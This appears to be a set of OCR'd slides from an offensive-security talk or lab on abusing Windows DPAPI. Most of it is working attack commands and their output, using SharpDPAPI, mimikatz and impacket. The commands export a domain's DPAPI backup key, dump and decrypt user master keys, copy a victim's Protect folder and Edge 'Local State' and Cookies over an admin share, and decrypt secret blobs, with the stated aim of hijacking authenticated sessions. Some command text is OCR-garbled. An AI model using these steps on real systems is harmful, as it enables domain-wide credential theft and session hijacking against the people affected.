
  LastWritten   : 22/01/2024 2:15:55 am
  TargetName    : Domain:target=localhost
  TargetAlias   :
  Comment       :
  UserName      : ch4
  Credential    : MySuperSecretPassword

SharpDPAPI completed in 00:00:00.0468870
```



# ACCESS TO THE VICTIM'S MASTER KEYS ONLY

SharpDPAPI.exe masterkeys /hashes /target:ch5 /sid:S-1-5-21-560205506-1775231562-540620640-1124



```
Administrator: Command Prompt
C:\dpapi>SharpDPAPI.exe masterkeys /hashes /target:ch5 /sid:S-1-5-21-560205506-1775231562-540620640-1124

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[*] Action: User DPAPI Masterkey File Triage

[*] Preferred master keys:
ch5:6071e253-894d-46bd-9349-ea853ce80087

[*] User master key cache:
{6071e253-894d-46bd-9349-ea853ce80087}:$DPAPImk$1*3*S-1-5-21-560205506-1775231562-540620640-1124*des3*sha1*18000*5b81a46
262d774ce28bb87ff929954b4*208*bd1f14dc02d31e6b359c24fd29d3bc8953e44057239411a0ee0188be1ab3473668062b8eab9b7463a63289a574
e209352144e38f42ddcd4126c26458a600b6ead84e0452952b4ee7ef4fc7dd1a42a6e13875a66eb39cd9f932079c12da382e03712243c9c5f0dbd8
```

# ACCESS TO THE VICTIM'S MASTER KEYS AND DOMAIN BACKUP KEY

SharpDPAPI.exe **backupkey /file:key.pvk /  
server:192.168.10.206**

lsadump::backupkeys /system:192.168.10.206 /export

impacket.dpapi backupkeys --export -t teeone/da@192.168.10.206

# ACCESS TO THE VICTIM'S MASTER KEYS AND DOMAIN BACKUP KEY

```
ubuntu@tz-jump:~/dpapi$ impacket.dpapi backupkeys --export -t teeone/da@192.168.10.206
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

Password:
ubuntu@tz-jump:~/dpapi$ ls -ltr
total 20
-rw-rw-r-- 1 ubuntu ubuntu 2468 Jan 23 09:18 ch4.zip
drwxrwxr-x 2 ubuntu ubuntu 4096 Jan 23 09:18 ch4
-rw-rw-r-- 1 ubuntu ubuntu 1196 Jan 23 10:09 'G$BCKUPKEY_40037F5B-D66C-450F-A67A-F14E2D2537B5.pvk'
-rw-rw-r-- 1 ubuntu ubuntu 756 Jan 23 10:09 'G$BCKUPKEY_40037F5B-D66C-450F-A67A-F14E2D2537B5.der'
-rw-rw-r-- 1 ubuntu ubuntu 256 Jan 23 10:09 'G$BCKUPKEY_F43C63AD-07B7-4FF2-8854-F2787FD70738.key'
ubuntu@tz-jump:~/dpapi$
```

Action: User DPAPI Masterkey File Triage

# ACCESS TO THE VICTIM'S MASTER KEYS AND DOMAIN BACKUP KEY

```
xcopy /h /s /e \\192.168.10.189\c$\  
\Users\ch6\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-24  
85081872-3658626890-1148\* .
```

```
SharpDPAPI.exe masterkeys /target:"ch6" /  
sid:S-1-5-21-900647349-2485081872-3658626890-1148 /  
pvk:key.pvk
```

```
SharpDPAPI.exe blob /target:base64_secret_blob {79886e5b-  
d3e4-429e-9042-  
f21fc07c33f7}:78D25A734557E92991FBA0F368F8683C574ADCA6
```

# ACCESS TO THE VICTIM'S MASTER KEYS AND DOMAIN BACKUP KEY

```
C:\dpapi>SharpDPAPI.exe masterkeys /target:"ch6" /sid:S-1-5-21-900647349-2485081872-3658626890-1148 /pvk:key.pvk
```

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```
[*] Action: User DPAPI Masterkey File Triage
```

```
[*] Preferred master keys:
```

```
ch6:79886e5b-d3e4-429e-9042-f21fc07c33f7
```

```
[*] User master key cache:
```

```
{79886e5b-d3e4-429e-9042-f21fc07c33f7}:78D25A734557E92991FBA0F368F8683C574ADCA6
```

ACCESS TO THE VICTIM'S HOST, THEIR PASSWORD AND ENCRYPTION  
DONE WITH ENTROPY

SharpDPAPI.exe masterkeys /password:ch7

SharpDPAPI.exe blob **/entropy:010203040506** /  
target:base64\_secret\_blob {2454721e-f1cc-4497-  
ac5f-75260f5db906}:52552BC6302B4B8BEB84D55346D2A72B23F9A  
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# ACCESS TO THE VICTIM'S HOST, THEIR PASSWORD AND ENCRYPTION DONE WITH ENTROPY

SharpDPAPI.exe blob /entropy:010203040506 /target:base64\_encrypted\_blob {2454721e-f1cc-4497-ac5f-75260f5db906}:52552BC6302B4B8BEB84D55346D2A72B23F9AB10

```
C:\dpapi>SharpDPAPI.exe blob /entropy:010203040506 /target:AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAHnJUJHxz10SsX3UmD125BgAAAAACAA  
ihdggYnqdAAAAASAAACgAAAAEAAAA01cOrdGTwNyMhmK9nGn9GAoAAAAXRrp1RayrHN3DBES8AeBk3N4Xx0WqwimENqsUZYVKj09GEOcWRdj6hQAAAA36KX8  
e-f1cc-4497-ac5f-75260f5db906}:52552BC6302B4B8BEB84D55346D2A72B23F9AB10
```

SharpDPAPI  
v1.12.0

[\*] Action: Describe DPAPI blob

```
guidMasterKey : {2454721e-f1cc-4497-ac5f-75260f5db906}  
size          : 178  
flags         : 0x0  
algHash/algCrypt : 32772 (CALG_SHA) / 26115 (CALG_3DES)  
description   :  
dec(blob)     : SuperSoooooSecret
```

# ACCESS TO THE VICTIM'S HOST, THEIR PASSWORD AND ENCRYPTION DONE WITH ENTROPY

```
using System.Security.Cryptography;
```

```
....
```

```
String encrypted = "AQAAANCMnd8BFdERjHoAwE/  
Cl+sBAAAANhJUJMzxlOSsX3UmD125BgAAAAACAAAAAADZgAAwAAAABAAAADFEkhEfZC4H/  
ihdggYnqdAAAAAASAAACgAAAAEAAAAAOicOrdGTwNyMWmK9nGn9GAoAAAAXRrplRayrHN3DBES  
8AeBk3N4XxOWqwimENqsUZYVKjO9GEOcWRdj6hQAAAA36KX8GeZaKkgMKCcFOLVuZGkENA==";
```

```
byte[] encryptedText = Convert.FromBase64String(encrypted);
```

```
byte[] originalText = ProtectedData.Unprotect(encryptedText, {1, 2, 3, 4, 5, 6},  
DataProtectionScope.CurrentUser);
```

```
Console.WriteLine("{0}", Encoding.Unicode.GetString(originalText));
```



# ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

- Edge and Chrome use a secret key (STATE KEY) to encrypt cookies, etc.
- The STATE KEY is itself encrypted with the DPAPI (Master Key of the user)
- Browsers' data, and often other applications' data, is stored under:

C:\Users\username\AppData

!! Including the encrypted STATE KEY !!

- Let's pretend our target victim has an authenticated session in gmail, or any other website


## ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

```
xcopy /h /s /e "\\192.168.10.189\c$\  
\Users\ch8\AppData\Local\Microsoft\Edge\User Data\Local State" .
```


```
xcopy /h /s /e "\\192.168.10.189\c$\  
\Users\ch8\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-24850  
81872-3658626890-1150\*" .
```

```
xcopy /h /s /e "\\192.168.10.189\c$\  
\Users\ch8\AppData\Local\Microsoft\Edge\User  
Data\Default\Network\Cookies" .
```

# ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY



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```
cookies - Notepad
File Edit Format View Help
13350393046432996,.msn.com,pgl-t-edgeChromium-dhp,,/edge,13366117845000000,False,False,133503
13350393072817180,.msn.com,pgl-t-edgeChromium-ntp,,/edge,13366118508000000,False,False,133503
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13350393046632870,.scorecardresearch.com,UID,,/,13384953046632870,True,False,133503930466328
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```

BUT.....

# ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

The image displays two screenshots of Windows File Explorer windows. The top window shows a remote network location: Network > 192.168.10.189 > c\$ > Users > ch8 > AppData > Local > Microsoft > Edge. A table lists the contents of this folder:

Name	Date modified	Type	Size
User Data	22/01/2024 3:43 am	File folder	

The bottom window shows the local machine path: This PC > Local Disk (C:) > Users > Administrator > AppData > Local > Microsoft > Edge >. A table lists the contents of this folder:

Name	Date modified	Type	Size
User Data	22/01/2024 8:31 pm	File folder	

Both windows show a 'User Data' folder. The top window also includes a 'Share' and 'View' menu bar, and a 'File' menu with 'Home', 'Share', and 'View' options. The bottom window includes a 'Quick access' sidebar with links to Desktop, Downloads, Documents, and Pictures.

# ACCESS TO THE VICTIM'S APPDATA AND DOMAIN BACKUP KEY

dpapi::masterkey /in:5a27b3ce-3e8b-446d-a455-1a67000bac10 /pvk:key.pvk

```
[domainkey]
**DOMAINKEY**
dwVersion      : 00000002 - 2
dwSecretLen    : 00000100 - 256
dwAccesscheckLen : 00000058 - 88
guidMasterKey  : {40037f5b-d66c-450f-a67a-f14e2d2537b5}
pbSecret       : efae84db8e236284a7edd726fad6e3fea239808e0f704dd6f11e9e5d7571693d965aa6ee40b4d484b09b9d6ccde39c0613b84c8425142d9b36b
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784c0b5465949c90bfbf1a5fd58b

[domainkey] with RSA private key
RSA decrypt is a success
* MasterKey len: 64
8c 4c 29 f1 1e 28 66 f2 72 b1 d6 a5 2b 33 d0 d1
97 74 63 db 1b d5 ae 9c f5 2d bd 59 38 2d 2f 35
ba f0 69 e7 b2 9b fe 83 57 47 ae 4f ad 81 4d 83
12 4c 38 e4 ed 6c a6 fb 61 4d 23 7d 32 42 75 2d
* SuppKey len: 32
7a 76 64 54 a0 71 2e 62 15 a5 3d fc df 15 10 87
d6 90 4d 09 92 67 93 39 f2 ab 66 c8 56 ba 92 b1

3DES decrypt is a success too
01 00 00 00 20 00 00 00 84 71 4e 14 a5 9d 82 81
